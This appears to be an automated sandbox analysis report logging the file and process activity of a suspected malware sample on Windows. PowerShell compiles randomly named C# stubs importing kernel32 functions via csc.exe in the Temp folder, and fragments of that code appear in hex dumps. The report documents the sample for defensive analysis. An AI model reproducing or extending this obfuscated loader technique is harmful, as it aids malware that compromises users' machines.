C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.0.cs	0	392	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 75 76 62 63 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6a 75 6a 71 6a 63 72 2c 75 69 6e 74	using System;using System.Runtime.InteropServices;namespace W32{ public class buvbcy { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint jujqjjcr,uint	success or wait	1	7FF8B506B526	WriteFile
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.cmdline	0	377	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 7a 62 65 64 68 71 6f	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\zbedhqo	success or wait	1	7FF8B506B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.out	0	462	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FF8B506B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FF8B506B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FF8B506B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FF8B506B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B610B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B610B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B610B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8B610B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B6112625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B6112625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B6112625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8B61E12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.A utomation.ni.dll.aux	unknown	2764	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B610B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B610B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B610B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B610B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Managemen t.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.d ll.aux	unknown	764	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectorySer vices.ni.dll.aux	unknown	752	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	4095	success or wait	1	7FF8B610B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	4097	success or wait	1	7FF8B610B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	4098	success or wait	2	7FF8B610B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	8171	end of file	1	7FF8B610B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	64	success or wait	1	7FF8B60F62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	23116	success or wait	1	7FF8B60F63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShel l.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions. ni.dll.aux	unknown	924	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuratio n.ni.dll.aux	unknown	864	success or wait	1	7FF8B61E12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Mod uleAnalysisCache	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Mod uleAnalysisCache	unknown	62	success or wait	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	492	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FF8B506B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	132	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF8B506B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FF8B61E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF8B506B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FF8B61E12E7	ReadFile
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.dll	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.dll	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1F77FD826D6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FF8B506B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF8B506B526	ReadFile

Analysis Process: conhost.exe PID: **5028**, Parent PID: **5600**

General	
Target ID:	17
Start time:	16:20:19
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **2964**, Parent PID: **5600**

General	
Target ID:	18
Start time:	16:20:27
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.cmdline
Imagebase:	0x7ff67b1c0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\zek5yaft\CSC3DAC9030B4CB46878A3398CFC11AF7A7.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF67B23E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zek5yaft\CSC3DAC9030B4CB46878A3398CFC11AF7A7.TMP	success or wait	1	7FF67B23E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zek5yaft\CSC3DAC9030B4CB46878A3398CFC11AF7A7.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	7FF67B23ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.cmdline	unknown	377	success or wait	1	7FF67B1D1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.0.cs	unknown	403	success or wait	1	7FF67B1D1EE7	ReadFile

Analysis Process: cvtres.exe PID: **6624**, Parent PID: **2964**

General

Target ID:	20
Start time:	16:20:29
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RES1B0A.tmp" "c:\Users\user\AppData\Local\Temp\zek5yaft\CSC3DAC9030B4CB46878A3398CFC11AF7A7.TMP"
Imagebase:	0x7ff620ac0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5672**, Parent PID: **5600**

General

Target ID:	21
Start time:	16:20:36
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.cmdline
Imagebase:	0x7ff67b1c0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\zbedhqob\CSCD26AEEEF9294175AE6FC384D1631824.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF67B23E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zbedhqob\CSCD26AEEEF9294175AE6FC384D1631824.TMP	success or wait	1	7FF67B23E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zbedhqob\CSCD26AEEEF9294175AE6FC384D1631824.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF67B23ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.cmdline	unknown	377	success or wait	1	7FF67B1D1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.0.cs	unknown	392	success or wait	1	7FF67B1D1EE7	ReadFile

